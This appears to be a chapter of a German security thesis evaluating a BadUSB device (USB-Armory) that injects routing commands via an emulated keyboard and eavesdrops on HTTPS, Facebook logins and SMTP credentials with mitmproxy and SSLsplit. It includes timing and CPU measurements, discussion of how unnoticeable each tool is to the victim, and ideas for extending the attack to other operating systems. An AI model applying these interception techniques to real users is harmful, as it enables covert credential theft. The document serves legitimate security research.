


Abbildung 7.7: Abhören und Anzeigen von Login-Daten mit *mitmproxy*.




Abbildung 7.8: Durch den Login-Prozess werden Cookies ausgetauscht.




Abbildung 7.9: Gesendete Nachrichten werden mit *mitmproxy* unverschlüsselt aufgezeichnet.

7.1.3 Abhören mit SSLsplit

Das Programm *SSLsplit* bietet die Möglichkeit, auch andere Services als HTTP- oder HTTPS-Verbindungen abhören zu können. Zur Analyse wurden alle Log-Dateien vom USB-Armory auf einen Host-Rechner kopiert und mit *gedit* geöffnet. Grundsätzlich kann mit *SSLsplit* alles aufgezeichnet werden, was mit *mitmproxy* aufgezeichnet wird.

In Abbildung 7.10 wird eine unverschlüsselte HTTP-Kommunikation dargestellt.

Wie bei *mitmproxy* werden auch bei *SSLsplit* verschlüsselte Nachrichten im Klartext abgespeichert. Abbildung 7.11 zeigt das Beispiel mit einem Facebook-Login und Abbildung 7.12 das Beispiel mit dem Senden einer Nachricht über Facebook.

Dadurch, dass *SSLsplit* auf dem Transport-Layer arbeitet, können auch E-Mails abgehört und aufgezeichnet werden. Abbildung 7.13 zeigt dieses Beispiel anhand einer gesendeten E-Mail über SMTP. Hier ist auch in der ersten Markierung das Kommando *AUTH PLAIN* zu sehen. Dieser *Base64*-String beinhaltet Username und Passwort im Klartext.

Abbildung 7.10: Aufzeichnung einer HTTP-Kommunikation durch *SSLsplit*.




Abbildung 7.11: Zugangsdaten werden mit *SSLsplit* im Klartext abgespeichert.

Abbildung 7.12: Gesendete Nachrichten werden mit *SSLsplit* unverschlüsselt aufgezeichnet.




Abbildung 7.13: Eine gesendete E-Mail über SMTP kann von *SSLsplit* aufgezeichnet werden.

7.2 Timing

Für das Testen des Timings wurde das Paket *httping*[1] installiert. Diese Software arbeitet grundsätzlich wie das *Ping*-Kommando für HTTP-Requests.

Zum *Pingen* wurde die Internetseite *www.google.at* verwendet. Für die Durchschnittszeit wurden jeweils 10 Pakete gesendet. Der dazugehörige Befehl ist:

```
httping www.google.at -S -Z -s -c 10
```

Die Parameter bedeuten:

- *-S* bedeutet das Trennen der einzelnen Zeiten
- *-Z* kein Caching der Requests
- *-s* Anzeigen der Statuscodes
- *-c* wie viele Pakete werden gesendet

7.2.1 Ohne BadUSB

Der Test ohne BadUSB-Gerät ergab ein Minimum von 125,4 ms, ein Maximum von 154,1 ms und eine Durchschnittszeit von 136,9 ms.

```
PING www.google.at:80 (/):
connected to 172.217.18.67:80 (613 bytes), seq=0 time=  9.89+
    28.62+  0.83+ 91.77+  0.31=131.10 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=1 time= 11.30+
    24.72+  0.97+ 90.64+  0.09=127.63 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=2 time= 11.09+
    26.25+  3.09+ 93.39+  0.45=133.82 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=3 time= 20.73+
    26.27+  1.13+106.01+  0.29=154.14 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=4 time= 19.97+
    28.27+  2.58+ 89.16+  0.23=139.98 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=5 time= 10.41+
    25.23+  1.15+ 88.60+  0.27=125.40 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=6 time= 10.24+
    24.29+  1.01+115.44+  0.34=150.99 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=7 time= 10.40+
    26.20+  0.80+ 89.61+  0.20=127.02 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=8 time=  8.99+
    45.01+  1.28+ 92.25+  0.32=147.54 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=9 time= 14.98+
    25.55+  0.83+ 89.77+  0.09=131.11 ms 200 OK
--- http://www.google.at/ ping statistics ---
10 connects, 10 ok, 0.00% failed, time 11382ms
round-trip min/avg/max = 125.4/136.9/154.1 ms
```

[1] https://www.vanheusden.com/httping/

7.2.2 tcpdump

Der Test mit USB-Armory und *tcpdump* ergab ein Minimum von 127,4 ms, ein Maximum von 151,7 ms und eine Durchschnittszeit von 139 ms.

```
PING www.google.at:80 (/):
connected to 172.217.18.67:80 (613 bytes), seq=0 time= 11.61+
    29.16+  1.89+ 89.36+  0.11=132.02 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=1 time= 17.65+
    35.03+  2.82+ 92.50+  0.32=148.00 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=2 time= 19.18+
    33.58+  5.23+ 91.70+  0.09=149.68 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=3 time= 12.59+
    28.48+  3.12+ 87.58+  0.11=131.77 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=4 time= 10.73+
    25.42+  6.94+ 84.36+  0.16=127.45 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=5 time= 13.72+
    33.05+  5.28+ 92.65+  1.29=144.70 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=6 time= 20.20+
    35.83+  1.30+ 94.35+  0.46=151.69 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=7 time= 14.30+
    36.31+  3.38+ 85.19+  0.13=139.19 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=8 time= 10.53+
    25.13+  1.61+ 90.77+  1.19=128.04 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=9 time= 14.64+
    29.12+  8.62+ 84.89+  0.12=137.27 ms 200 OK
--- http://www.google.at/ ping statistics ---
10 connects, 10 ok, 0.00% failed, time 11410ms
round-trip min/avg/max = 127.4/139.0/151.7 ms
```

7.2.3 mitmdump

Der Test mit USB-Armory und *mitmdump* ergab ein Minimum von 257,8 ms, ein Maximum von 278,3 ms und eine Durchschnittszeit von 270,8 ms.

```
PING www.google.at:80 (/):
connected to 172.217.18.67:80 (613 bytes), seq=0 time= 11.89+
    1.09+  3.10+256.81+  0.11=272.90 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=1 time= 11.81+
    0.75+  0.75+252.88+  0.31=266.19 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=2 time= 14.00+
    1.30+  1.44+241.05+  0.30=257.80 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=3 time= 14.12+
    1.39+  3.71+255.20+  0.12=274.41 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=4 time= 22.89+
    1.96+  2.42+248.71+  1.14=275.99 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=5 time= 19.83+
    1.33+  1.71+253.17+  2.29=276.05 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=6 time= 13.62+
    3.47+  2.30+258.91+  0.18=278.31 ms 200 OK
```

```
connected to 172.217.18.67:80 (272 bytes), seq=7 time= 17.48+
    1.29+  7.95+245.09+  0.04=271.81 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=8 time= 13.97+
    1.73+  2.37+248.57+  0.19=266.64 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=9 time= 16.22+
    2.68+  1.80+247.32+  0.11=268.02 ms 200 OK
--- http://www.google.at/ ping statistics ---
10 connects, 10 ok, 0.00% failed, time 12728ms
round-trip min/avg/max = 257.8/270.8/278.3 ms
```

7.2.4 SSLSplit

Der Test mit USB-Armory und *SSLsplit* ergab ein Minimum von 141,3 ms, ein Maximum von 167,3 ms und eine Durchschnittszeit von 151,3 ms.

```
PING www.google.at:80 (/):
connected to 172.217.18.67:80 (613 bytes), seq=0 time= 11.99+
    2.27+  1.96+136.94+  0.04=153.16 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=1 time= 16.10+
    2.02+  2.52+146.69+  0.36=167.33 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=2 time= 13.44+
    2.65+  1.89+130.49+  0.10=148.46 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=3 time= 15.58+
    1.96+  1.70+130.15+  0.04=149.39 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=4 time= 21.26+
    1.57+  1.64+127.74+  0.29=152.20 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=5 time= 22.88+
    1.83+  3.98+129.98+  0.11=158.66 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=6 time= 13.41+
    1.65+  1.99+124.22+  0.15=141.27 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=7 time= 14.31+
    1.77+  1.61+130.54+  0.18=148.23 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=8 time= 17.58+
    1.76+  1.63+131.34+  0.13=152.31 ms 200 OK
connected to 172.217.18.67:80 (272 bytes), seq=9 time= 14.77+
    1.17+  1.62+123.94+  0.04=141.50 ms 200 OK
--- http://www.google.at/ ping statistics ---
10 connects, 10 ok, 0.00% failed, time 11530ms
round-trip min/avg/max = 141.3/151.3/167.3 ms
```

7.2.5 Gegenüberstellung

In Tabelle 7.1 erkennt man, dass *mitmdump* die mit Abstand schlechteste Performance hat. Der Vergleich der Durchschnittszeiten von *mitmdump* und „ohne BadUSB“ zeigt, dass hier der *Ping* fast doppelt so lange braucht. Dies würde ein Benutzer sofort erkennen. Die geringste Differenz zu „ohne BadUSB“ hat *tcpdump*. Diese zusätzliche Zeit ist beim Benutzer nicht spürbar.

Software	t_{min}	t_{avg}	t_{max}	$t_{diffavg}$
Ohne BadUSB	125,4 ms	136,9 ms	154,1 ms	-
tcpdump	127,4 ms	139,0 ms	151,7 ms	2,1 ms
mitmdump	257,8 ms	270,8 ms	278,3 ms	133,9 ms
SSLsplit	141,3 ms	151,3 ms	167,3 ms	14,4 ms

Tabelle 7.1: Gegenüberstellung der einzelnen Zeiten

Dafür kann dieses Programm keine verschlüsselten Verbindungen im Klartext speichern. Für Angriffe zum Abhören von Netzwerkverbindungen ist *SSLsplit* unter den getesteten Programmen das Effizienteste. Nimmt man die Differenz zum Betrieb ohne BadUSB-Stick, ist diese nur in geringem Ausmaß höher. Darüber hinaus bietet *SSLsplit* von allen Programmen die meisten Möglichkeiten und ist beim Benutzer so gut wie nicht spürbar.

Abbildung 7.14 stellt das Ergebnis nochmals grafisch dar.




Abbildung 7.14: Gegenüberstellung des Timings der einzelnen Programme.

7.3 CPU-Auslastung

Um zu sehen, wieviele Verbindungen der BadUSB-Stick gleichzeitig schaffen kann, wurde ein Test mit 1000 parallelen *httping*-Anfragen durchgeführt. Dabei wurde die CPU-Auslastung am USB-Armory aufgezeichnet.

Da sich am USB-Armory erst bei 1000 Threads signifikante Änderungen der CPU-Auslastung darstellten, wurden weitere Tests mit weniger Threads nicht durchgeführt. Weiters konnten nicht mehr als 1000 Threads getestet werden, da hier das Hostsystem nicht mehr reagierte.

Dieser Test zeigte, dass der USB-Armory genug Rechenleistung besitzt, um auch eine große Anzahl an Verbindungen bewältigen zu können. Erst bei 1000 parallelen Verbindungen stieg die CPU-Auslastung, wie in Abbildung 7.15 dargestellt, merklich an. Dabei wurde eine Auslastung von 58% nicht überschritten. Die in der Testreihe entstandenen Peaks der CPU-Auslastung könnten eventuell Speicherzugriffe sein und wurden nicht näher untersucht. Bei diesem Test wurde ersichtlich, dass *mitmproxy* durchschnittlich die meiste CPU-Auslastung hat. *SSLsplit* zeigte bei diesem Test die beste Performance.




Abbildung 7.15: Auswertung der CPU-Auslastung mit Gegenüberstellung der Programme *tcpdump*, *mitmproxy* und *SSLsplit*.




Abbildung 7.16: Starten der Befehle unter Windows.

7.4 Einschränkungen der Implementierung

In dieser Arbeit wurde eine Implementierung für Linux entwickelt. Für eine korrekte Funktion wurde davon ausgegangen, dass das Benutzerpasswort die nötigen Rechte (*sudo*) zum Ausführen von Routingbefehlen hat und *GNOME-Shell* installiert ist. Dieser Abschnitt behandelt die Einschränkungen der Implementierung, die nicht das Abhören selbst, sondern die Interaktion zwischen Host und USB-Armory betreffen. Dabei wird in bestimmten Situationen die Auswirkung des BadUSB-Geräts auf das Hostsystem untersucht.

7.4.1 Andere Betriebssysteme

Eine Problematik ist das Verwenden des BadUSB-Geräts mit andere Betriebssysteme als Linux, wenn Programme für Texteingaben wie beispielsweise *Notepad* oder auch *Microsoft Word* aktiv sind. In diesem Fall schreibt die konfigurierte HID-Tastatur des USB-Armory die Befehle in den aktiven Texteditor. Abbildung 7.16 stellt diesen Test als Screenshot dar.

Durch diese Tatsache kann nicht garantiert werden, dass der USB-Armory durch Eingabe dieser Tastaturbefehle bei anderen Programmen willkürlich Einstellungen manipuliert beziehungsweise ungewollt Daten verändert.

Für eine Implementierung in Windows könnte man eventuell das Pro-

gramm *netsh* verwenden. Diese Software beinhaltet Kommandos zum Konfigurieren von Firewalls. Weiters gibt es eine Anleitung zum Konfigurieren von NAT via *Microsoft Loopback Adapter* und *Internet Connection Sharing* [1]. Es müsste aber noch weiter untersucht werden, ob dies grundsätzlich beziehungsweise auch mit einem BadUSB-Stick funktionieren würde.

Bei Apple würde die Implementierung ähnlich zu Linux sein, da Apple auch ein *Unix*-basierendes Betriebssystem ist. Bei OS X gibt es die *iptables*-äquivalenten Programme *ipfw* (bis OS X 10.7) von *FreeBSD* und *pf* (ab OS X 10.7) von *OpenBSD*.

Bei einem Betrieb des BadUSB-Sticks für mehrere Betriebssysteme würde man eine Überprüfung durchführen müssen, welches Betriebssystem am Host läuft. Dies könnte zum Beispiel beim Aktivieren des Interfaces am USB-Armory erfolgen. Windows startet dazu eine Kommunikation mit dem neuen Interface. Aus der Analyse dieser Kommunikation kann man unter Umständen daraus schließen, welches Betriebssystem am Host läuft, um die Eingabebefehle automatisch anzupassen.

Weiters wäre eventuell möglich, die Kommunikation vom Host aus einzuleiten. Man könnte für verschiedene Betriebssysteme ein Routing-Script bereitstellen. Das BadUSB-Gerät könnte dann versuchen, den Host mittels SSH auf sich selbst zu verbinden, um das Routing-Script zu starten. Dies würde dann nur ausgeführt werden, wenn das Starten des SSH-Clients erfolgreich wäre. Man müsste dann beim Starten nacheinander alle gängigen Betriebssysteme solange durchprobieren, bis das Verbinden des SSH-Clients funktioniert und somit das Routing durchgeführt wird.

7.4.2 Tastaturlayout

Wie schon in Abschnitt 4.4.2 beschrieben, muss beim USB-Armory mit einem Parameter das gewünschte Tastaturlayout mitgegeben werden. In der aktuellen Implementierung des Routings wurde nur das *QWERTZ*-Layout berücksichtigt. Schließt man das BadUSB-Gerät bei anderen Layout-Einstellungen an, gibt die HID-Tastatur falsche Befehle ein und ein Routing beziehungsweise Abhören der Verbindungen funktioniert nicht.

Um dieses Problem zu umgehen, müsste man vorher die Informationen über den zu überwachenden Host sammeln, um das passende Tastaturlayout zu laden. Eventuell könnte man auch mehrere Layouts implementieren und mit einem *Ping* des Hosts auf den BadUSB-Stick überprüfen, ob das richtige Layout gewählt wurde. Wird auf dem BadUSB-Stick dieser *Ping* registriert, ist das richtige Layout gewählt.

7.4.3 Gleichzeitige Eingaben

Die gleichzeitige Eingabe durch den Benutzer und Befehlen des USB-Armory führt zu Ausführen von nicht gewünschten und nicht vorhersehbaren Kommandos und in weiterer Folge zu falschem beziehungsweise nicht funktionsfähigem Routing. Abbildung 7.17 zeigt ein Beispiel, wie während dem Konfigurieren des Hosts über die HID-Tastatur des USB-Armory weitere Tasten über die Host-Tastatur gedrückt wurden.

Ein weiteres Beispiel wäre, wenn Benutzer mit der Maus auf ein anderes Fenster klicken und dies als aktives Fenster definieren. Dann würde die HID-Tastatur nicht mehr in das Terminal, sondern in das andere aktiv gesetzte Fenster schreiben. Auch hier kann nicht garantiert werden, ob durch die Eingaben Programme oder Daten ungewollt verändert werden.

Ein Lösungsansatz wäre ein automatisierter Test wie beispielsweise ein *Ping* des Hosts auf den BadUSB-Stick. Registriert das BadUSB-Gerät diesen *Ping* nicht, kann davon ausgegangen werden, dass das Script nicht richtig ausgeführt worden ist. In diesem Fall könnte man das Ausführen des Scripts neu starten.

